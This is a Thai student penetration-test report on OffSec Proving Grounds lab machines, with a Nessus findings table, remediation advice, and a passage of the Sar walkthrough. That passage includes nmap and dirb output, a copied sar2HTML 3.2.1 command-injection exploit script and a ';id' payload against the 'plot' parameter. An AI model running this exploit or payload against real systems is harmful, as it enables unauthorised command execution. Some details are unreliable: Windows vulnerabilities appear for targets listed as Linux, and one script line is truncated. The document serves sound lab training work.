รายงานผลการทดสอบเจาะระบบ

Penetration Test Report

จัดทำโดย

นายภาคิน เชาว์โคกสูง	1660700046
นายณัฐสิทธิ์ สงวนธนาการ	1660701390
นายพิสิษฐ์ สืบสาย	1660702968
นายจีรัฐติกุล ศิริมงคลสันต์	1660704477
นายอนิวัตติ์ สงัดรัมย์	1660704881
นายพัชรพล ชุลีประเสริฐ	1660707462

อาจารย์ที่ปรึกษา

ดร.เอก โอสถหงษ์

หลักสูตรวิทยาศาสตรบัณฑิต

ภาคการศึกษาที่ 2 ปีการศึกษา 2568

ภาควิชาวิทยาการคอมพิวเตอร์มุ่งเน้นวิทยาการข้อมูลและความมั่นคงปลอดภัยไซเบอร์

คณะเทคโนโลยีสารสนเทศและนวัตกรรม

มหาวิทยาลัยกรุงเทพ

Stament of confidentiality

เอกสารรายงานการทดสอบเจาะระบบฉบับนี้ถูกจัดอยู่ในระดับ "ความลับ" (Confidential) เนื่องจากประกอบด้วยข้อมูลที่อ่อนไหวขององค์กร ได้แก่ รายละเอียดช่องโหว่ของระบบ วิธีการเจาะระบบ ที่ประสบความสำเร็จ และข้อมูลโครงสร้างพื้นฐานเครือข่ายภายในองค์กร

สารบัญ

หน้า

1.บทสรุปสำหรับผู้บริหาร(Executive Summary 1

1.1 ภาพรวมการทดสอบ 1

1.2 ขอบเขตของการทดสอบ 1

1.3 สรุปจำนวนช่องโหว่ที่พบ 2

2.ผลการทำการ Security Assessment Traget1 : Sar 8

2.1 ข้อมูลทั่วไปของเป้าหมาย 8

2.2 สรุปผลการสแกนช่องโหว่ด้วย Nessus 8

2.3 ผลการทดสอบเจาะระบบ 9

3. ผลการทำการ Security Assessment Traget2 : DC-1 20

3.1 ข้อมูลทั่วไปของเป้าหมาย 20

3.2 สรุปผลการสแกนช่องโหว่ด้วย Nessus 20

3.3 ผลการทดสอบเจาะระบบ 22

4. ผลการทำการ Security Assessment Traget3 : Lampiao 33

4.1 ข้อมูลทั่วไปของเป้าหมาย 33

4.2 สรุปผลการสแกนช่องโหว่ด้วย Nessus 33

4.3 ผลการทดสอบเจาะระบบ 35

5. ผลการทำการ Security Assessment Traget4 : Moneybox 42

4.1 ข้อมูลทั่วไปของเป้าหมาย 42

4.2 สรุปผลการสแกนช่องโหว่ด้วย Nessus 42

4.3 ผลการทดสอบเจาะระบบ 43

6. ผลการทำการ Security Assessment Traget5 : Kevin 50

4.1 ข้อมูลทั่วไปของเป้าหมาย 50

4.2 สรุปผลการสแกนช่องโหว่ด้วย Nessus 50

4.3 ผลการทดสอบเจาะระบบ 53

ภาคผนวก 58

1.บทสรุปสำหรับผู้บริหาร(Executive Summary)

1.1 ภาพรวมการทดสอบ

บริษัท TechSecure Co., Ltd. ได้มอบหมายให้กลุ่มนักศึกษาภาควิชา Cybersecurity ดำเนินการ ทดสอบเจาะระบบเครือข่าย (Penetration Test) บนแพลตฟอร์ม Offsec Proving ซึ่งจำลองสถานการณ์โจมตีจากผู้บุกรุกที่ไม่มีสิทธิ์เข้าถึงระบบ (Black Box Testing) เป้าหมายที่ทดสอบมี จำนวนทั้งสิ้น 5 เครื่อง โดยทีมผู้ทดสอบสามารถเจาะระบบสำเร็จและได้รับสิทธิ์สูงสุด ครบทุก เป้าหมาย

ตาราง: การสรุปผลการทดสอบโดยรวม

รายการ	ผลลัพธ์	หมายเหตุ
จำนวนเป้าหมายทั้งหมด	5	Offsec Proving Ground(PG Play)
เป้าหมายที่เจาะสำเร็จ	5/5	Boot to Root สำเร็จทุกเป้าหมาย
ช่องโหว่ที่พบทั้งหมด	35	จากการสแกน Nessus และการทำแบบ Manual Testing
ช่องโหว่ระดับ Hight/Citical	9	ต้องทำการเร่งแก้ไขโดยด่วน
ระยะเวลาการทดสอบทั้งหมด	9 วัน	พฤษภาคม 2569

1.2 ขอบเขตของการทดสอบ(Scope)

การทดสอบในครั้งนี้ได้ทำการทดสอบโดยครอบคลุมเป้าหมายทั้งหมด 5 เป้าหมาย ดังนี้

- Target 1: Sar-192.168.53.35(Linux)
- Target 2: DC-1-192.168.227.193(Linux)
- Target 3: Lampiao-192.168.193.48(Linux)
- Target 4: Moneybox-192.168.144.230(Linux)
- Target 5: Kevin-192.168.140.45(Linux)

1.3 สรุปจำนวนช่องโหว่ที่พบ(Finding Summary)

จากการทดสอบทั้งหมด พบช่องโหว่ 35 ช่องโหว่ แยกเป็นแต่ละ Target ดังนี้

1.3.1) Sar-192.168.53.35(Linux)

CRITICAL	HIGHT	MEDIUM	LOW
1	0	2	1

1.3.2) DC-1-192.168.227.193(Linux)

CRITICAL	HIGHT	MEDIUM	LOW
2	2	4	4

1.3.3) Lampiao-192.168.193.48(Linux)

CRITICAL	HIGHT	MEDIUM	LOW
1	0	4	4

1.3.4) Moneybox-192.168.144.230(Linux)

CRITICAL	HIGHT	MEDIUM	LOW
0	0	1	1

1.3.5) Kevin-192.168.140.45(Linux)

CRITICAL	HIGHT	MEDIUM	LOW
2	2	3	2

ตารางรายการช่องโหว่ที่พบทั้งหมด

#	ระดับช่องโหว	ชื่อช่องโหว่	แนวทางการแก้ไขปัญหา
1	CRITICAL	Canonical Ubuntu Linux SEoL (18.04.x)	อัปเกรด Ubuntu ไปเป็นเวอร์ชันที่ยังได้รับการสนับสนุน เช่น Ubuntu 22.04 LTS
2	CRITICAL	Debian Linux SEoL (7.x)	อัปเกรด OS เป็น Debian เวอร์ชันที่ยังได้รับการสนับสนุน (เช่น Debian 11/12) เนื่องจาก Debian 7 หมดอายุการสนับสนุนแล้ว ไม่มีการออก security patch อีกต่อไป

3	CRITICAL	Canonical Ubuntu Linux SEoL (14.04.x)	อัปเกรด Ubuntu เป็นเวอร์ชัน LTS ที่ยังรองรับ เช่น 22.04 หรือ 24.04
4	CRITICAL	Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentiale check)	ติดตั้ง Patch KB4499175/KB4499180, เปิดใช้ NLA และบล็อก TCP Port 3389 ที่ Firewall
5	CRITICAL	Unsupported Windows OS (remote)	อัปเกรด Windows เป็นเวอร์ชันที่ยังรองรับ เช่น Windows 10/11 หรือ Server 2019/2022
6	HIGH	PHP < 7.3.24 Multiple Vulnerabilities	อัปเกรด PHP เป็น 7.3.24 ขึ้นไป หรือดีกว่านั้นคืออัปเกรดเป็น PHP 8.x เพื่อแก้ไขช่องโหว่หลายรายการใน PHP เวอร์ชันเก่า
7	HIGH	Drupal Database Abstraction API SQLi	อัปเดต Drupal เป็นเวอร์ชัน 7.32 ขึ้นไป (SA-CORE-2014-005) และตรวจสอบว่าไม่มี input ที่ไม่ผ่าน sanitize เข้าสู่ database query
8	HIGH	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)	ติดตั้ง Patch MS17-010 (KB4013389), ปิดการใช้งาน SMBv1 ผ่าน Windows Features หรือ PowerShell (Set-SmbServerConfiguration -EnableSMB1Protocol $false), บล็อก TCP Port 445 และ 139 ที่ Firewall
9	HIGH	MS12-020: Vulnerabilities in Remote Desktop Could Allow Rem	ติดตั้ง Patch MS12-020 (KB2671387), เปิดใช้ NLA (Network Level Authentication), จำกัดการเข้าถึง RDP เฉพาะ IP ที่เชื่อถือได้ผ่าน Firewall

		Code Execution (2671387) (uncredentialed check)	
10	MEDIUM	CUPS cups-browsed Remote Unauthenticated Printer Registration (CVE-2024-47176)	อัปเดต CUPS เป็นเวอร์ชันล่าสุด หรือปิดบริการ cups-browsed หากไม่ได้ใช้งาน
11	MEDIUM	JQuery 1.2 < 3.5.0 Multiple XSS	อัปเกรด jQuery เป็นเวอร์ชัน 3.5.0 ขึ้นไป เพื่อแก้ไขช่องโหว่ XSS ที่เกิดจากการ parse HTML ใน jQuery เวอร์ชันเก่า
12	MEDIUM	PHP < 7.3.28 Email Header Injection	อัปเกรด PHP เป็น 7.3.28 ขึ้นไป เพื่อป้องกัน Email Header Injection ที่อาจถูกใช้ส่ง spam หรือ phishing
13	MEDIUM	web.config File Information Disclosure	ตั้งค่า web server ให้ปฏิเสธการเข้าถึงไฟล์ .config โดยตรง และย้ายไฟล์ config ออกจาก web root
14	MEDIUM	SSH Weak Algorithms Supported	แก้ไข /etc/ssh/sshd_config โดยระบุ Ciphers, MACs และ KexAlgorithms ให้ใช้เฉพาะ algorithm ที่แข็งแรง เช่น aes256-ctr, hmac-sha2-256
15	MEDIUM	SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)	อัปเดต OpenSSH เป็นเวอร์ชันล่าสุด และปิดการใช้งาน Cipher/MAC ที่มีช่องโหว่
16	MEDIUM	JQuery 1.2 < 3.5.0 Multiple XSS	อัปเดต jQuery เป็นเวอร์ชัน 3.5.0 ขึ้นไป และใช้ CSP เพื่อลดความเสี่ยง XSS
17	MEDIUM	SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)	อัปเดต OpenSSH เป็นเวอร์ชัน 9.6 ขึ้นไป หรือปิด Cipher chacha20-poly1305 และ CBC+ETM ใน sshd_config
18	MEDIUM	web.config File Information Disclosure	บล็อกการเข้าถึง web.config จากภายนอก และย้ายข้อมูลสำคัญไปใช้ Environment Variables แทน

19	MEDIUM	SSH Weak Algorithms Supported	กำหนด Ciphers, KexAlgorithms, MACs ใน sshd_config ให้ใช้เฉพาะ Algorithm ที่แข็งแกร่ง แล้ว Restart SSH
20	MEDIUM	SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)	อัปเดต OpenSSH ให้เป็นเวอร์ชัน 9.6p1 หรือสูงกว่า ซึ่งรองรับ Strict Key Exchange (kex-strict) เพื่อป้องกันการโจมตีแบบ Prefix Truncation
21	MEDIUM	MS16-047: Security Update for SAM and LSAD Remote Protoco (3148527) (Badlock) (uncredentialed check)	ติดตั้ง Patch MS16-047 (KB3148527), จำกัดสิทธิ์การเข้าถึง SMB/RPC และกำหนด Firewall Rules ป้องกันการเข้าถึงจากภายนอก
22	MEDIUM	Remote Desktop Protocol Server Man-in-the-Middle Weakness	เปิดใช้งาน Network Level Authentication (NLA), ใช้ SSL/TLS Certificate ที่น่าเชื่อถือสำหรับ RDP, ไม่อนุญาตการเชื่อมต่อโดยไม่มี Certificate Verification
23	MEDIUM	SMB Signing not required	เปิดใช้งาน SMB Signing บน Server และ Client ผ่าน Group Policy (Microsoft network server: Digitally sign communications (always)) เพื่อป้องกันการโจมตีแบบ Relay Attack
24	LOW	ICMP Timestamp Request Remote Date Disclosure	ปิด ICMP Timestamp Response ผ่าน Firewall หรือ Kernel Configuration
25	LOW	SSH Server CBC Mode Ciphers Enabled	ปิด CBC mode cipher ใน sshd_config โดยเพิ่ม Ciphers aes128-ctr,aes192-ctr,aes256-ctr และ restart SSH service
26	LOW	SSH Weak Key Exchange Algorithms Enabled	ปิด weak key exchange algorithm เช่น diffie-hellman-group1-sha1 ใน sshd_config โดยกำหนด

			KexAlgorithms เฉพาะ algorithm ที่ปลอดภัย
27	LOW	ICMP Timestamp Request Remote Date Disclosure	ปิด ICMP timestamp response ด้วย iptables: iptables -A INPUT -p icmp --icmp-type timestamp-request -j DROP
28	LOW	SSH Weak MAC Algorithms Enabled	กำหนด MACs ใน sshd_config ให้ใช้เฉพาะ hmac-sha2-256 และ hmac-sha2-512 และ restart SSH service
29	LOW	SSH Server CBC Mode Ciphers Enabled	ปิด CBC Mode ใน sshd_config โดยกำหนดให้ใช้เฉพาะ CTR/GCM Mode
30	LOW	SSH Weak Key Exchange Algorithms Enabled	ปิด DH Group ที่อ่อนแอ เช่น diffie-hellman-group1-sha1 ใน sshd_config
31	LOW	ICMP Timestamp Request Remote Date Disclosure	บล็อก ICMP Type 13 ด้วย iptables หรือ Firewall Rule
32	LOW	SSH Weak MAC Algorithms Enabled	Enabledปิด MD5 และ SHA1-based MAC ใน sshd_config และ Restart SSH
33	LOW	ICMP Timestamp Request Remote Date Disclosure	บล็อก ICMP Timestamp Request (Type 13) และ Reply (Type 14) ผ่าน Firewall หรือ ACL
34	LOW	ICMP Timestamp Request Remote Date Disclosure	บล็อก ICMP Timestamp Request (Type 13) ที่ Firewall หรือกำหนด Windows Firewall Rule ให้ Drop ICMP Timestamp เพื่อป้องกันการเปิดเผยข้อมูลวันที่/เวลาของระบบ
35	LOW	Terminal Services Encryption Level is not FIPS-140 Compliant	ตั้งค่า Encryption Level ของ RDP เป็น FIPS Compliant ผ่าน Group Policy (Computer Configuration > Administrative Templates > Windows Components > Remote Desktop

			Services > Encryption Level = FIPS Compliant)

2. ผลการทำการ Security Assessment Traget1 : Sar


2.1 ข้อมูลทั่วไปของเป้าหมาย

Target name	Sar
IP Address	192.168.53.35
OS	Linux
Web Application	Local
Open Port	22/tcp and 80/tcp


2.2 สรุปผลการสแกนช่องโหว่ด้วย Nessus

ผลการสรุปรายชื่อช่องโหว่ที่ตรวจพบ โดยจำนวนช่องโหว่ในแต่ละประเภทที่ตรวจพบมีทั้งหมด 3 ระดับ ดังนี้

- Critical จำนวน 1
- High จำนวน 0
- Medium จำนวน 2
- Low จำนวน 1



ภาพตัวอย่างที่ 1.1 ผลการสแกน Nessus



ภาพตัวอย่างที่ 1.2 ผลการสแกน Nessus

ตางรางรายการช่องโหว่ที่พบ

ระดับช่องโหว	ชื่อช่องโหว่	แนวทางการแก้ไขปัญหา
CRITICAL	Canonical Ubuntu Linux SEoL (18.04.x)	อัปเกรด Ubuntu ไปเป็นเวอร์ชันที่ยังได้รับการสนับสนุน เช่น Ubuntu 22.04 LTS
MEDIUM	CUPS cups-browsed Remote Unauthenticated Printer	อัปเดต CUPS เป็นเวอร์ชันล่าสุด หรือปิดบริการ cups-browsed หากไม่ได้ใช้งาน

	Registration (CVE-2024-47176)	
MEDIUM	SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)	อัปเดต OpenSSH เป็นเวอร์ชันล่าสุด และปิดการใช้งาน Cipher/MAC ที่มีช่องโหว่
LOW	ICMP Timestamp Request Remote Date Disclosure	ปิด ICMP Timestamp Response ผ่าน Firewall หรือ Kernel Configuration

2.3 ผลการทดสอบเจาะระบบ

2.3.1) เริ่มจาก scan เครื่องเป้าหมายด้วย nmap 192.168.53.35 ทำการสแกนพอร์ตด้วย nmap -sC -sV -A 192.168.54.35 เพื่อหา Port ที่เปิดใช้งานอยู่ คำอธิบายคำสั่ง Option Description

-sC ใช้ NSE Default Scripts สำหรับตรวจสอบ service พื้นฐาน

-sV ตรวจสอบเวอร์ชันของ service

-A เปิด Aggressive Scan เช่น OS Detection, Script Scanning, Traceroute

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV -A 192.168.53.35
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-19 02:40 +0000
Nmap scan report for 192.168.53.35
Host is up (0.00045s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 33:40:be:13:cf:51:7d:d6:a5:9c:64:c8:13:e5:f2:9f (RSA)
|   256 8a:4e:ab:0b:de:e3:69:40:50:98:98:58:32:8f:71:9e (ECDSA)
|_  256 e6:2f:55:1c:db:d0:bb:46:92:80:dd:5f:8e:a3:0a:41 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4
OS details: Linux 4.19 - 5.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 111/tcp)
HOP RTT     ADDRESS
1   0.23 ms 192.168.49.1
2   0.47 ms 192.168.53.35

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.52 seconds
```

ภาพตัวอย่างที่ 1.3 ผลการทดสอบเจาะระบบ

2.3.2) ทำการ Directory Enumeration เพื่อค้นหาข้อมูลที่ซ่อนอยู่เครื่องมือที่ใช้ DIRB v2.22คำสั่งที่ใช้ dirb http://192.168.53.35 /usr/share/wordlists/dirb/common.txt ผลการตรวจสอบเจอ /index.html , /phpinfo.php , /robots.txt , /server-status

```
┌──(root㉿kali)-[/home/kali]
└─# dirb http://192.168.53.35 /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue May 19 02:47:36 2026
URL_BASE: http://192.168.53.35/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.53.35/ ----
+ http://192.168.53.35/index.html (CODE:200|SIZE:10918)
+ http://192.168.53.35/phpinfo.php (CODE:200|SIZE:95481)
+ http://192.168.53.35/robots.txt (CODE:200|SIZE:9)
+ http://192.168.53.35/server-status (CODE:403|SIZE:278)

-----------------
END_TIME: Tue May 19 02:47:39 2026
DOWNLOADED: 4612 - FOUND: 4
```


ภาพตัวอย่างที่ 1.4 ผลการทดสอบเจาะระบบ

2.3.3) หน้า /index.html หน้าเว็บหลักของ Apache




ภาพตัวอย่างที่ 1.5 ผลการทดสอบเจาะระบบ

2.3.4) หน้า /phpinfo.php หน้าแสดงข้อมูล PHP Configuration




ภาพตัวอย่างที่ 1.6 ผลการทดสอบเจาะระบบ

2.3.5) หน้า /robots.txt ตรวจพบข้อมูลที่ซ่อนอยู่ภายในไฟล์ robots.txt




ภาพตัวอย่างที่ 1.7 ผลการทดสอบเจาะระบบ

2.3.6) หน้า /server-status หน้าแสดงสถานะ Apache Server ถูกจำกัดการเข้าถึง




ภาพตัวอย่างที่ 1.8 ผลการทดสอบเจาะระบบ

2.3.7) จากการ Directory Enumeration เข้าตรวจ /robots.txt ได้พบ sar2HTML ทำให้ได้นำ Path ไปค้นบน FireFox และพบเจอ Web Application sar2HTML Ver 3.2.1 ซึ่งเป็นระบบสำหรับจัดการข้อมูล System Activity Report (SAR)




ภาพตัวอย่างที่ 1.9 ผลการทดสอบเจาะระบบ

2.3.8) จากการตรวจสอบ Path /sar2HTML/ พบระบบ sar2HTML เวอร์ชัน 3.2.1 และทำการตรวจสอบเพิ่มเติมด้วย Searchsploit พบว่ามีช่องโหว่ประเภท Remote Code Execution (RCE)




ภาพตัวอย่างที่ 1.10 ผลการทดสอบเจาะระบบ

2.3.9) เปิด FireFox เข้าเว็บ Expoit-db ดูช่องโหว่เพิ่มเติม



ภาพตัวอย่างที่ 1.11 ผลการทดสอบเจาะระบบ



ภาพตัวอย่างที่ 1.12 ผลการทดสอบเจาะระบบ

2.3.10) จากการตรวจสอบช่องโหว่เพิ่มเติม ได้พบและสังเกตบรรทัดนี้
output = sess.get(f"{url}/index.php?plot=;{cmd}") ซึ่งสามารถนำไปทดสอบเพื่อหาช่องโหว่ได้

```python
#!/usr/bin/env python3

import requests
import re
from cmd import Cmd

url = input("Enter The url => ")

class Terminal(Cmd):
    prompt = "Command => "
    def default(self, args):
        exploiter(args)

def exploiter(cmd):
    global url
    sess = requests.session()
    output = sess.get(f"{url}/index.php?plot=;{cmd}")
    try:
        out = re.findall("<option value=(.*?)>", output.
    except:
        print ("Error!!")
    for ouut in out:
        if "There is no defined host..." not in ouut:
            if "null selected" not in ouut:
                if "selected" not in ouut:
                    print (ouut)
    print ()

if __name__ == ("__main__"):
    terminal = Terminal()
    terminal.cmdloop()
```


ภาพตัวอย่างที่ 1.13 ผลการทดสอบเจาะระบบ

2.3.11) ได้ทำการทดสอบโดยส่งค่า ;id ผ่าน parameter plot ของ endpoint /index.php พบว่าระบบตอบกลับผลลัพธ์ของคำสั่ง id ได้แก่ uid=33(www-data) gid=33(www-data) groups=33(www-data)

;id = payload ที่ใช้ทดสอบ command injection

